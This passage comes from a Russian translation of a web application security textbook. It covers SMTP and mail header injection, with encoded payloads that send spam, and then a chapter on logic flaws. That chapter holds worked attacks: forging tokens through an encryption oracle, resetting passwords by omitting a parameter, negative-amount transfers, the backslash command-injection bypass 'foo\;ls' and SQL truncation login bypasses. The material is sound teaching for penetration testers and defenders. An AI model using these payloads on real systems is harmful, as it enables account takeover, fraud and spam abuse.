


Рисунок 10-7. Атака инъекции заголовка электронной почты.

Команда `mail()` создаёт сообщение:

```
To: admin@wahh-app.com
From: marcus@wahh-mail.com
Bcc: all@wahh-othercompany.com
Subject: Site problem

Confirm Order page doesn't load
```

Инъекция команд SMTP

В других случаях приложение само проводит SMTP-диалог либо передаёт пользовательский ввод другому компоненту. Тогда возможно непосредственно внедрить произвольные команды SMTP и потенциально полностью управлять создаваемыми сообщениями.

Рассмотрим приложение, отправляющее отзыв запросом:

```
POST feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo
```

Веб-приложение проводит SMTP-диалог:

```
MAIL FROM: daf@wahh-mail.com
RCPT TO: feedback@wahh-app.com
DATA
From: daf@wahh-mail.com
To: feedback@wahh-app.com
Subject: Site feedback
foo
.
```

> **Примечание.** После команды SMTP `DATA` клиент отправляет содержимое письма - заголовки и тело, - а затем единственную точку на отдельной строке. Она сообщает серверу о завершении сообщения, после чего клиент может отправлять дальнейшие команды SMTP для новых писем.

В такой ситуации произвольные команды SMTP можно внедрять в любое контролируемое поле. Например, попытка через Subject:

```
POST feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 266

From=daf@wahh-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d
%0aMAIL+FROM:+mail@wahh-viagra.com%0d%0aRCPT+TO:+john@wahh-mail
.com%0d%0aDATA%0d%0aFrom:+mail@wahh-viagra.com%0d%0aTo:+john@wahh-mail
.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo
```

Если приложение уязвимо, получается следующий диалог, создающий два разных письма. Второе полностью контролируется злоумышленником:

```
MAIL FROM: daf@wahh-mail.com
RCPT TO: feedback@wahh-app.com
DATA
From: daf@wahh-mail.com
To: feedback@wahh-app.com
Subject: Site+feedback
foo
.
MAIL FROM: mail@wahh-viagra.com
RCPT TO: john@wahh-mail.com
DATA
From: mail@wahh-viagra.com
To: john@wahh-mail.com
Subject: Cheap V1AGR4
Blah
.
foo
.
```

Поиск дефектов SMTP-инъекции

Для эффективного исследования почтовой функции необходимо нацелиться на каждый передаваемый ей параметр, даже на первый взгляд не связанный с содержимым письма. Следует проверить каждый вид атаки, используя переводы строк как Windows, так и UNIX.

Этапы атаки

1. Последовательно передавайте каждую строку как каждый параметр, подставляя собственный адрес:

```
<youremail>%0aCc:<youremail>
<youremail>%0d%0aCc:<youremail>
<youremail>%0aBcc:<youremail>
<youremail>%0d%0aBcc:<youremail>
%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>%0aDATA%0aFrom:
 +<youremail>%0aTo:+<youremail>%0aSubject:+test%0afoo%0a%2e%0a
%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+TO:
 +<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>%0d%0aSubject:
 +test%0d%0afoo%0d%0a%2e%0d%0a
```

2. Записывайте сообщения об ошибках. Если они относятся к почтовой функции, выясните, как уточнить ввод для эксплуатации.

3. Ответы приложения могут никак не показывать наличие или успех уязвимости. Следите, приходит ли почта на указанный адрес.

4. Внимательно просмотрите HTML-форму соответствующего запроса. Она может подсказать серверное программное обеспечение либо содержать скрытое или отключённое поле адреса To, которое можно изменить непосредственно.

Совет. Функции отправки почты поддержке часто считают периферийными и не подвергают тем же стандартам безопасности и проверкам, что основное приложение. Кроме того, из-за необычного серверного компонента их нередко реализуют прямым вызовом команды ОС. Поэтому наряду с SMTP-инъекцией тщательно проверяйте всю почтовую функциональность на командную инъекцию ОС.

Предотвращение SMTP-инъекции

Обычно уязвимость предотвращается строгой проверкой всех пользовательских данных, передаваемых почтовой функции или используемых в SMTP-диалоге. Каждый элемент проверяется максимально строго в соответствии с назначением:

• адрес электронной почты сверяется с подходящим регулярным выражением, которое, разумеется, отклоняет переводы строк;

• тема не должна содержать переводов строк и может быть ограничена подходящей длиной;

• если содержимое сообщения непосредственно используется в SMTP-диалоге, следует запрещать строки, состоящие из единственной точки.

Итоги

Мы рассмотрели широкий диапазон атак на серверные компоненты и практические действия по выявлению и эксплуатации каждой. Многие реальные уязвимости обнаруживаются в первые секунды взаимодействия, например после неожиданного синтаксиса в поле поиска. Другие чрезвычайно тонки, проявляются едва заметными различиями поведения либо доступны только через многоэтапную отправку и манипулирование специально сформированными данными.

Чтобы уверенно обнаружить серверные дефекты инъекции, необходимо быть тщательным и терпеливым. Практически любая уязвимость может проявиться при обработке почти любого пользовательского элемента: имён и значений параметров строки запроса, POST и cookie, других HTTP-заголовков. Нередко дефект выявляется лишь после обширного исследования параметра, когда становится понятно, как обрабатывается ввод и какие препятствия стоят на пути.

Огромная потенциальная поверхность атак на серверные компоненты может создавать впечатление, что серьёзное наступление требует титанических усилий. Но часть искусства атаки программного обеспечения - развить шестое чувство, где спрятано сокровище и как заставить цель открыться. Получить его можно только практикой. Отрабатывайте описанные методы на встречающихся реальных приложениях и смотрите, насколько они устойчивы.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Сетевое устройство имеет веб-интерфейс настройки. Почему такая функциональность часто уязвима для командной инъекции ОС?

2. Вы проверяете URL:

```
http://wahh-app.com/home/statsmgr.aspx?country=US
```

Замена `country` на `foo` приводит к ошибке:

```
Could not open file: D:\app\default\home\logs\foo.log (invalid file).
```

Какие действия можно предпринять для атаки?

3. Вы проверяете приложение AJAX, отправляющее XML в POST-запросах. Какая уязвимость может позволить прочитать произвольные файлы сервера? Какие предпосылки нужны для успеха?

4. Вы отправляете приложению ASP.NET запрос:

```
POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1
Host: wahh-app.com
Cookie: p=cookieparam
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

p=bodyparam
```

Приложение выполняет:

```
String param = Request.Params["p"];
```

Каково значение переменной `param`?

5. Является ли HPP необходимой предпосылкой HPI или наоборот?

6. Приложение проксирует запросы к внешним доменам и возвращает ответы. Чтобы серверное перенаправление не получало защищённые ресурсы собственного веб-сервера, оно блокирует обращения к `localhost` или `127.0.0.1`. Как обойти эту защиту и обратиться к ресурсам сервера?

7. В приложении есть форма обратной связи, принимающая адрес пользователя, тему и комментарий. Оно отправляет письмо на `feedback@wahh-app.com` от адреса пользователя с указанной темой и комментариями в теле. Какая защита от почтовой инъекции действительна?

a. Отключить ретрансляцию почты на сервере.

b. Жёстко задать поле `RCPT TO` как `feedback@wahh-app.com`.

c. Проверять, что пользовательский ввод не содержит переводов строк и других метасимволов SMTP.

Глава 11. Атака логики приложения

Все веб-приложения используют логику для предоставления функциональности. В основе написания кода на языке программирования лежит разбиение сложного процесса на простые отдельные логические шаги. Преобразование значимой для людей функции в последовательность мелких операций компьютера требует большого мастерства и рассудительности. Сделать это изящно и безопасно ещё труднее. Когда над одним приложением параллельно работают многие проектировщики и программисты, возможностей для ошибок предостаточно.

Во всех приложениях, кроме самых простых, на каждом этапе выполняется огромный объём логики. Она создаёт сложную поверхность атаки, которая присутствует всегда, но часто игнорируется. Многие проверки кода и тесты на проникновение сосредоточены исключительно на известных уязвимостях вроде SQL-инъекции и межсайтового выполнения сценариев, поскольку у них легко узнаваемые признаки и хорошо изученные векторы эксплуатации. Дефекты логики, напротив, труднее охарактеризовать: каждый может выглядеть уникальным единичным случаем, и автоматические сканеры обычно их не выявляют. Поэтому их хуже понимают и ценят, а для злоумышленника они представляют большой интерес.

В этой главе описаны типичные логические дефекты веб-приложений и практические действия по исследованию и атаке логики. Будет представлен ряд реальных примеров, каждый из которых демонстрирует особый дефект. Вместе они показывают разнообразие предположений, которые проектировщики и разработчики принимают и которые непосредственно приводят к ошибочной логике и уязвимостям.

Природа логических дефектов

Логические дефекты веб-приложений чрезвычайно разнообразны: от простых ошибок в нескольких строках кода до сложных уязвимостей взаимодействия нескольких основных компонентов. Иногда они очевидны и легко обнаруживаются, а иногда исключительно тонки и способны ускользнуть даже от самой строгой проверки кода или теста на проникновение.

В отличие от SQL-инъекции или межсайтового выполнения сценариев у логических дефектов нет общей «сигнатуры». Определяющий признак состоит в том, что реализованная логика каким-либо образом ошибочна. Часто дефект можно представить как конкретное явное или неявное предположение проектировщика или разработчика, оказавшееся неверным. В общих чертах программист рассуждает: «Если произошло A, значит, обязательно верно B, поэтому я сделаю C». Он не задаёт совершенно иной вопрос: «А что, если произойдёт X?» - и не рассматривает сценарий, нарушающий предположение. В зависимости от обстоятельств это может открыть серьёзную уязвимость.

По мере роста осведомлённости о распространённых уязвимостях частота и серьёзность некоторых категорий заметно снизились. Однако сама природа логических дефектов делает маловероятным их устранение стандартами безопасной разработки, средствами аудита кода или обычными тестами на проникновение. Разнообразие и необходимость нестандартного мышления при обнаружении и предотвращении означают, что они останутся распространёнными надолго. Поэтому серьёзный злоумышленник должен внимательно изучать логику целевого приложения, пытаться понять вероятные предположения проектировщиков и разработчиков и творчески искать способы их нарушить.

Реальные логические дефекты

Лучше всего учиться не на теории, а на настоящих примерах. Хотя отдельные случаи сильно различаются, у них много общих тем, и они показывают ошибки, к которым разработчики-люди всегда будут склонны.

Поэтому выводы из выборки логических дефектов помогут обнаруживать новые в совершенно других ситуациях.

Пример 1: спросить у оракула

Авторы находили дефект «оракула шифрования» во множестве приложений и применяли его в атаках от расшифровки доменных учётных данных в программном обеспечении печати до взлома облачных вычислений. Ниже классический пример с сайта продажи программ.

Функциональность

Приложение реализовало функцию Remember me, позволяющую не входить при каждом посещении за счёт постоянного cookie браузера. Он был защищён от изменения и раскрытия алгоритмом шифрования строки из имени, идентификатора пользователя и изменчивых данных, обеспечивающих уникальность и непредсказуемость результата. Для защиты от повторного воспроизведения злоумышленником также собирались сведения, специфичные для машины, включая IP-адрес.

Этот cookie обоснованно считался надёжным решением для защиты потенциально уязвимой, но необходимой бизнес-функции.

Помимо Remember me приложение хранило экранное имя пользователя в cookie `ScreenName`, чтобы при следующем посещении показывать персональное приветствие в углу. Решив, что это имя тоже является сведением безопасности, разработчики также зашифровали его.

Предположение

Разработчики решили, что cookie `ScreenName` намного менее ценен для злоумышленника, чем `RememberMe`, и потому можно использовать тот же алгоритм. Они не учли, что пользователь может задать экранное имя и увидеть его на экране. Это непреднамеренно дало доступ к функции и ключу шифрования, защищающим постоянный токен аутентификации `RememberMe`.

Атака

В простой атаке пользователь передавал зашифрованное значение своего `RememberMe` вместо зашифрованного `ScreenName`. При отображении экранного имени приложение расшифровывало значение, проверяло успех и выводило результат:

```
Welcome, marcus|734|192.168.4.282750184
```

Это было интересно, но не обязательно высокорисково. Имея зашифрованный `RememberMe`, злоумышленник мог перечислить содержимое, включая имя, идентификатор и IP-адрес. Поскольку пароль в cookie не хранился, немедленного способа использовать сведения не было.

Настоящая проблема возникла из-за возможности задавать экранное имя. Например, пользователь мог выбрать:

```
admin|1|192.168.4.282750184
```

После выхода и повторного входа приложение шифровало значение и сохраняло как `ScreenName`. Если злоумышленник отправлял этот токен как `RememberMe`, приложение расшифровывало его, читало идентификатор и выполняло вход администратором. Несмотря на Triple DES, сильный ключ и защиту от воспроизведения, приложение стало «оракулом шифрования» для расшифровки и шифрования произвольных значений.

Этапы атаки

Проявления такой уязвимости встречаются в токенах восстановления учётной записи, токенизированном доступе к аутентифицированным ресурсам и любых других клиентских значениях, которые должны быть защищены от изменения или чтения.

1. Найдите места, где используется шифрование, а не хеширование. Определите, где приложение шифрует или расшифровывает значения пользователя, и подставляйте другие встреченные зашифрованные значения. Попытайтесь вызвать ошибку, раскрывающую расшифрованное значение, либо найти место, где оно намеренно выводится.

2. Ищите уязвимость «раскрывающего оракула»: место, где переданный шифротекст приводит к отображению соответствующего открытого текста. Определите, раскрывает ли это конфиденциальные сведения, например пароль или данные карты.

3. Ищите уязвимость «шифрующего оракула»: место, где передача открытого текста заставляет приложение вернуть соответствующий шифротекст. Определите возможность злоупотребления произвольными значениями или вредоносными нагрузками, которые приложение обработает.

Пример 2: обман функции смены пароля

Авторы встречали этот логический дефект в веб-приложении компании финансовых услуг и в AOL AIM Enterprise Gateway.

Функциональность

Функция смены пароля конечного пользователя требовала имя, существующий пароль, новый пароль и его подтверждение.

Существовала и административная функция, позволявшая менять пароль любого пользователя без существующего. Обе были реализованы одним серверным сценарием.

Предположение

Клиентские интерфейсы различались одним: у администратора отсутствовало поле существующего пароля. При обработке серверное приложение по наличию или отсутствию этого параметра определяло, поступил ли запрос от администратора либо обычного пользователя. Иными словами, предполагалось, что обычный пользователь всегда передаст параметр существующего пароля.

Соответствующий код выглядел примерно так:

```
String existingPassword = request.getParameter("existingPassword");
if (null == existingPassword)
{
    trace("Old password not supplied, must be an administrator");
    return true;
}
else
{
    trace("Verifying user's old password");
    ...
```

Атака

При явной формулировке предположения логический дефект очевиден. Обычный пользователь мог отправить запрос без параметра существующего пароля, поскольку контролировал все аспекты своих запросов.

Дефект был разрушительным: злоумышленник мог сбросить пароль любого пользователя и полностью захватить его учётную запись.

> **Этапы атаки**
>
> 1. Исследуя ключевую функциональность на логические дефекты, поочерёдно удаляйте каждый параметр запроса, включая cookie, поля строки запроса и POST.
> 2. Удаляйте само имя параметра вместе со значением. Не передавайте просто пустую строку: сервер обычно обрабатывает её иначе.
> 3. За раз атакуйте лишь один параметр, чтобы были достигнуты все соответствующие пути кода.
> 4. Если запрос входит в многоэтапный процесс, пройдите его до конца: поздняя логика может обрабатывать данные, переданные раньше и сохранённые в сеансе.

Пример 3: переход к оформлению заказа

Авторы встретили этот дефект в приложении интернет-магазина.

Функциональность

Размещение заказа включало этапы:

1. Просмотреть каталог и добавить товары в корзину.

2. Вернуться в корзину и завершить заказ.

3. Ввести платёжные сведения.

4. Ввести сведения о доставке.

Предположение

Разработчики предположили, что пользователи всегда проходят этапы в предусмотренном порядке, поскольку именно так их предлагают ссылки и формы браузера. Следовательно, любой завершивший оформление якобы обязательно предоставил удовлетворительные платёжные данные.

Атака

Предположение было очевидно ошибочным. Пользователи контролировали каждый запрос и могли обращаться к этапам в любом порядке. Перейдя непосредственно со второго к четвёртому, злоумышленник создавал заказ, завершённый для доставки, но не оплаченный.

Этапы атаки

Метод поиска и эксплуатации таких дефектов называется принудительным просмотром. Он обходит навигационные ограничения браузера на последовательность функций:

1. Если многоэтапный процесс задаёт последовательность запросов, отправляйте их в другом порядке. Пропускайте этапы, обращайтесь к одному несколько раз и возвращайтесь к ранним после поздних.

2. Этапы могут быть серией GET- или POST-запросов разных URL либо разными наборами параметров одного URL. Запрашиваемый этап может задаваться именем функции или индексом в параметре. Полностью разберитесь в механизмах доступа к отдельным этапам.

3. Из контекста функциональности попытайтесь понять предположения разработчиков и ключевую поверхность атаки. Ищите способы нарушить предположения и вызвать нежелательное поведение.

4. При обращении к этапам вне порядка часто возникают аномалии: нулевые или неинициализированные переменные, частично определённое либо противоречивое состояние и иное непредсказуемое поведение. Приложение может вернуть интересную ошибку и отладочный вывод, помогающие понять внутреннюю работу и уточнить текущую или другую атаку (см. главу 15). Иногда возникает совершенно непредусмотренное состояние, ведущее к серьёзным дефектам безопасности.

Примечание. Многие уязвимости управления доступом похожи на этот логический дефект. Если привилегированная функция имеет несколько этапов в заданном порядке, приложение может предполагать, что пользователь всегда следует ему. Оно строго контролирует доступ к начальным этапам и считает любого достигшего поздних уполномоченным. Низкопривилегированный пользователь, сразу перешедший к позднему этапу, может получить доступ без ограничений. Подробнее см. главу 8.

Пример 4: самостоятельное формирование страховки

Авторы встретили этот логический дефект в приложении компании финансовых услуг.

Функциональность

Приложение позволяло получить страховую котировку и при желании заполнить и отправить заявку через Интернет. Процесс состоял из двенадцати этапов:

• на первом заявитель передавал основные сведения и указывал либо предпочтительный ежемесячный взнос, либо желаемую страховую сумму. Приложение предлагало котировку, вычисляя неуказанное значение;

• на нескольких этапах заявитель сообщал другие персональные сведения, включая здоровье, профессию и увлечения;

• наконец, заявка передавалась андеррайтеру страховой компании. В том же приложении он проверял сведения и решал, принять ли заявку без изменений либо изменить первоначальную котировку с учётом дополнительных рисков.

На всех этапах общий компонент обрабатывал каждый параметр пользовательских данных. Он разбирал все данные POST-запроса на пары имя/значение и обновлял состояние каждым полученным элементом.

Предположение

Компонент предполагал, что каждый запрос содержит только параметры, запрошенные у пользователя соответствующей HTML-формой. Разработчики не рассмотрели, что произойдёт при передаче незапрошенных параметров.

Атака

Предположение было ошибочным: пользователи могли передавать произвольные имена и значения с каждым запросом. В результате основная функциональность нарушалась несколькими способами:

• злоумышленник мог через общий компонент обойти всю серверную проверку ввода. На каждом этапе приложение строго проверяло ожидаемые данные и отклоняло не прошедшие проверку, но общий компонент обновлял состояние приложения каждым пользовательским параметром. Поэтому если злоумышленник передавал данные вне последовательности с парой имя/значение, ожидаемой на другом этапе, они принимались и обрабатывались без проверки. Это открыло путь хранимой атаке межсайтового выполнения сценариев против андеррайтера, позволявшей получить персональные сведения других заявителей (см. главу 12);

• злоумышленник мог купить страховку по произвольной цене. На первом этапе заявитель указывал предпочтительный ежемесячный взнос или страховую сумму, а приложение вычисляло второе значение. Но если позднее пользователь передавал новые значения одного или обоих элементов, состояние обновлялось. Внеочередная передача позволяла получить котировку с произвольной суммой и взносом;

• отсутствовало управление доступом к параметрам, которые мог передавать конкретный тип пользователя. Проверяя заявку, андеррайтер обновлял разные данные, включая решение о принятии. Общий компонент обрабатывал их так же, как данные обычного пользователя. Зная или угадав имена параметров проверки, злоумышленник мог просто передать их и принять собственную заявку без настоящего андеррайтинга.

Этапы атаки

Дефекты были фундаментальны для безопасности, но атакующий, который лишь перехватывал запросы браузера и менял значения передаваемых параметров, не обнаружил бы ни одного.

1. Если ключевое действие реализовано в несколько этапов, берите параметры одного этапа и передавайте другому. Если данные обновляются в состоянии приложения, исследуйте последствия и возможность вредоносного действия, как в трёх примерах выше.

2. Если разные категории пользователей обновляют или иначе работают с общим набором данных, пройдите процесс от имени каждого и наблюдайте параметры. Если разные пользователи обычно передают разные параметры, попытайтесь передать каждый параметр одного от имени другого. При принятии и обработке исследуйте последствия описанным способом.

Пример 5: взлом банка

Авторы встретили этот логический дефект в приложении крупной компании финансовых услуг.

Функциональность

Приложение позволяло существующим клиентам, ещё не использовавшим онлайн-систему, зарегистрироваться. Новые пользователи сообщали основные персональные сведения, в некоторой степени подтверждавшие личность: имя, адрес и дату рождения, но не секреты вроде существующего пароля или PIN.

При правильных данных приложение передавало запрос серверным системам. На зарегистрированный домашний адрес почтой отправлялся пакет с инструкциями активации через телефонный звонок в центр обслуживания и одноразовым паролем для первого входа.

Предположение

Проектировщики считали механизм надёжной защитой от несанкционированного доступа. Он имел три уровня:

• небольшой объём персональных данных заранее должен был удержать злоумышленника или шутника от запуска регистрации от чужого имени;

• ключевой секрет передавался внеполосно на зарегистрированный домашний адрес, поэтому атакующему требовался доступ к почте жертвы;

• клиент должен был позвонить в центр и обычным способом подтвердить личность персональными данными и выбранными цифрами PIN.

Архитектура действительно была надёжной. Логический дефект находился в реализации.

Разработчикам требовалось хранить переданные персональные данные и сопоставлять их с уникальной личностью клиента в базе компании. Стремясь повторно использовать код, они нашли подходящий класс:

```
class CCustomer
{
    String firstName;
    String lastName;

    CDoB dob;
    CAddress homeAddress;
    long custNumber;
    ...
```

После получения сведений объект создавался, заполнялся и сохранялся в сеансе. Приложение проверяло данные, при успехе получало уникальный номер клиента, использовавшийся во всех системах компании, добавляло его и другую полезную информацию в объект, а затем отправляло объект соответствующей серверной системе для регистрации.

Разработчики предположили, что использование компонента безвредно и не приведёт к проблеме безопасности. Предположение оказалось ошибочным с серьёзными последствиями.

Атака

Тот же компонент использовался и в других местах, включая основную функциональность с доступом аутентифицированных пользователей к счетам, выпискам, переводам и прочим сведениям. После успешной аутентификации такой же объект создавался и сохранялся в сеансе для ключевых сведений о личности. Большинство функций ссылалось на него при выполнении действий. Например, сведения о счетах на главной странице формировались по содержащемуся в объекте уникальному номеру клиента.

Уже существовавший способ применения компонента сделал предположение ошибочным, а повторное использование открыло серьёзную уязвимость.

Хотя уязвимость была серьёзной, обнаружить и эксплуатировать её было сравнительно трудно. Доступ к основной функциональности защищался несколькими уровнями, и для их прохождения требовался полностью аутентифицированный сеанс. Поэтому злоумышленник должен был:

• войти под собственной действительной учётной записью;

• в полученном аутентифицированном сеансе открыть регистрацию и передать персональные сведения другого клиента. Приложение перезаписывало исходный `CCustomer` сеанса новым объектом целевого клиента;

• вернуться к основной функциональности и открыть счёт другого клиента.

Такую уязвимость нелегко выявить при проверке чёрного ящика, но трудно заметить и при чтении или написании исходного кода. Без ясного понимания всего приложения и использования компонентов в разных областях ошибочное предположение может быть незаметно. Разумеется, понятные комментарии и проектная документация уменьшили бы вероятность появления или сохранения такого дефекта.

Этапы атаки

1. В сложном приложении с горизонтальным или вертикальным разделением привилегий ищите случаи, где пользователь накапливает в сеансе состояние, каким-либо образом связанное с личностью.

2. Пройдите одну область функциональности, а затем переключитесь на несвязанную и выясните, влияет ли накопленное состояние на поведение.

Пример 6: преодоление бизнес-ограничения

Авторы встретили этот дефект в веб-системе планирования ресурсов производственной компании.

Функциональность

Финансовые сотрудники могли переводить средства между банковскими счетами компании и ключевых клиентов и поставщиков. Для защиты от мошенничества большинство пользователей не могло обрабатывать переводы свыше 10 000 долларов. Более крупные требовали утверждения старшего руководителя.

Предположение

Код проверки был прост:

```
bool CAuthCheck::RequiresApproval(int amount)
{
    if (amount <= m_apprThreshold)
        return false;
    else return true;
}
```

Разработчики считали прозрачную проверку безупречной: транзакция выше заданного порога никогда не избежит вторичного утверждения.

Атака

Предположение было ошибочным, поскольку не учитывало перевод отрицательной суммы. Любое отрицательное число проходило проверку, так как меньше порога. Но банковский модуль принимал отрицательные переводы и обрабатывал их как положительные в обратном направлении. Чтобы перевести 20 000 долларов со счёта A на B, пользователь инициировал перевод -20 000 долларов с B на A с тем же эффектом, но без утверждения. Защита от мошенничества легко обходилась.

Примечание. Числовые ограничения бизнес-логики применяются во многих приложениях:

• магазин может запрещать заказывать больше единиц, чем есть на складе;
• банковское приложение - оплачивать счета сверх текущего остатка;
• страховое приложение - корректировать котировку по возрастным порогам.

Обход такого ограничения не всегда означает компрометацию самого приложения, но может иметь серьёзные деловые последствия и нарушать контроль, который владелец поручил приложению.

Самые очевидные дефекты обычно обнаруживаются при приёмочных испытаниях до запуска, но тонкие проявления могут сохраняться, особенно при манипулировании скрытыми параметрами.

Этапы атаки

Первый шаг в попытке преодолеть бизнес-ограничение - понять, какие символы принимаются в контролируемом вводе.

1. Вводите отрицательные значения и смотрите, принимает ли приложение и обрабатывает ли их ожидаемым образом.

2. Для полезного изменения состояния может потребоваться несколько этапов. Например, несколько переводов между счетами, пока не накопится подходящий остаток, который можно вывести.

Пример 7: обман оптовых скидок

Авторы встретили этот логический дефект в розничном приложении поставщика программного обеспечения.

Функциональность

Приложение позволяло заказывать программы и получать оптовые скидки при покупке подходящего набора. Например, покупатели антивируса, персонального межсетевого экрана и антиспама получали скидку 25 процентов от отдельных цен.

Предположение

Когда пользователь добавлял программу в корзину, приложение по правилам определяло право выбранного набора на скидку и при успехе корректировало цены соответствующих товаров. Разработчики предположили, что пользователь затем купит выбранный набор и потому заслуживает скидку.

Атака

Предположение очевидно ошибочно, поскольку пользователь может удалить товар после добавления. Хитрый покупатель добавлял большие количества каждого продаваемого продукта для максимальной оптовой скидки, а после её применения удалял ненужное и сохранял скидки на оставшиеся товары.

> **Этапы атаки**
>
> 1. В любой ситуации, где цены или другие конфиденциальные значения корректируются по критериям, определяемым контролируемыми данными или действиями, сначала разберитесь в алгоритмах и точке логики, где выполняется корректировка. Определите, однократна ли она или пересматривается после дальнейших действий.
>
> 2. Мыслите творчески. Ищите способ привести приложение в состояние, где применённая корректировка не соответствует первоначальным критериям проектировщиков. В самом очевидном случае достаточно удалить товары из корзины после применения скидки.

Пример 8: выход из экранирования

Авторы встречали этот дефект в разных веб-приложениях, включая интерфейс администрирования сетевой системы обнаружения вторжений.

Функциональность

Проектировщики реализовали функцию, передававшую контролируемый ввод как аргумент команды ОС. Разработчики понимали риски (см. главу 9) и очищали потенциально вредоносные символы. Любой из следующих экранировался обратной косой чертой:

```
; | & < > ' пробел и перевод строки
```

Такое экранирование заставляет интерпретатор считать символы частью аргумента вызываемой команды, а не метасимволами оболочки, пригодными для внедрения команд и аргументов, перенаправления вывода и других действий.

Предположение

Разработчики были уверены в надёжности защиты: они перечислили все символы, способные помочь атакующему, правильно экранировали и сделали безопасными.

Атака

Разработчики забыли экранировать сам escape-символ.

Обратная косая черта обычно не помогает непосредственно эксплуатировать простую командную инъекцию, поэтому её не признали вредоносной. Но отсутствие экранирования позволило победить очистку.

Предположим, атакующий передаёт:

```
foo\;ls
```

После экранирования ввод становится:

```
foo\\;ls
```

Передавая данные команде ОС, интерпретатор считает первую обратную косую черту escape-символом. Поэтому вторую он воспринимает как буквальную часть аргумента, а не экранирование. Затем встречает явно неэкранированную точку с запятой, считает разделителем и выполняет внедрённую команду.

> **Этапы атаки**
>
> Исследуя приложение на командную инъекцию и другие дефекты, после попытки вставить соответствующие метасимволы всегда ставьте непосредственно перед каждым обратную косую черту, проверяя только что описанный логический дефект.

> **Примечание.** Такой же дефект встречается в защите от межсайтового выполнения сценариев (см. главу 12). Если пользовательский ввод копируется непосредственно в значение строковой переменной JavaScript, оно заключается в кавычки. Для защиты многие приложения обратной косой чертой экранируют кавычки ввода. Но если сама обратная косая черта не экранируется, злоумышленник отправляет `\'`, выходит из строки и захватывает сценарий. Именно такая ошибка присутствовала в ранних версиях функции `escape_javascript` Ruby on Rails.

Пример 9: аннулирование проверки ввода

Авторы встретили этот дефект в приложении сайта электронной торговли. Варианты присутствуют во многих других системах.

Функциональность

Приложение имело набор процедур проверки ввода против различных атак. Двумя средствами были фильтр SQL-инъекции и ограничитель длины.

Приложения часто пытаются защищаться от SQL-инъекции, экранируя одиночные кавычки строкового пользовательского ввода и отклоняя их в числовом. Как описано в главе 9, две одиночные кавычки являются escape-последовательностью одной буквальной кавычки, которую база интерпретирует как данные внутри строки, а не закрывающий ограничитель. Поэтому многие разработчики полагают, что удвоение кавычек предотвратит SQL-инъекцию.

Ограничитель применялся ко всему вводу и не позволял переменной быть длиннее 128 символов, обрезая её до этой длины.

Предположение

Предполагалось, что и фильтр SQL-инъекции, и обрезка длины полезны для безопасности, поэтому следует применять оба.

Атака

Защита удваивает кавычки ввода, чтобы в каждой паре первая экранировала вторую. Но разработчики не подумали, что произойдёт с очищенным вводом после передачи функции обрезки.

Вспомните SQL-инъекцию функции входа из главы 9. Предположим, приложение удваивает одиночные кавычки, а затем ограничивает данные 128 символами. Имя

```
admin'--
```

теперь создаёт запрос, который не обходит вход:

```
SELECT * FROM users WHERE username = 'admin''--' and password = ''
```

Но если передать имя из 127 букв a и одиночной кавычки:

```
aaaaaaaa[...]aaaaaaaaaaa'
```

приложение сначала удвоит кавычку, а затем обрежет строку до 128 символов, вернув ввод к исходному значению. Возникнет ошибка базы: в запрос внедрена дополнительная одиночная кавычка без исправления окружающего синтаксиса. Если также передать пароль:

```
or 1=1--
```

приложение выполнит запрос, успешно обходящий вход:

```
SELECT * FROM users WHERE username = 'aaaaaaaa[...]aaaaaaaaaaa'' and
 password = 'or 1=1--'
```

Удвоенная кавычка в конце строки a интерпретируется как экранированная и часть данных. Строка фактически продолжается до следующей одиночной кавычки, которая в исходном запросе начинала пользовательский пароль. Поэтому фактическое имя, понятное базе, равно буквальной строке:

```
aaaaaaaa[...]aaaaaaaaaaa'and password =
```

Всё последующее интерпретируется как часть самого запроса и может вмешаться в логику.

> **Совет.** Проверить такую уязвимость можно без знания точного ограничения длины, последовательно передав две длинные строки вида:

```
'''''''''''''''''''''''''''''''''''''''' и так далее
a'''''''''''''''''''''''''''''''''''''''' и так далее
```

> Обрезка экранированного ввода произойдёт после чётного или нечётного числа символов. В любом случае одна строка приведёт к нечётному числу одиночных кавычек в запросе и недействительному синтаксису.

> **Этапы атаки**
>
> Отмечайте случаи, где приложение изменяет пользовательский ввод, особенно обрезает, удаляет, кодирует или декодирует. Для каждого выясните, можно ли построить вредоносную строку:
>
> 1. Если данные удаляются один раз, нерекурсивно, определите, можно ли компенсировать это. Например, если фильтруется `SELECT`, передайте `SELSELECTECT`: удаление внутреннего `SELECT` оставит `SELECT`.
>
> 2. Если проверки выполняются в заданном порядке и одна или несколько изменяют данные, определите, можно ли этим обойти предыдущую проверку. Например, если приложение декодирует URL, а затем удаляет `<script>`, возможен ввод:

```
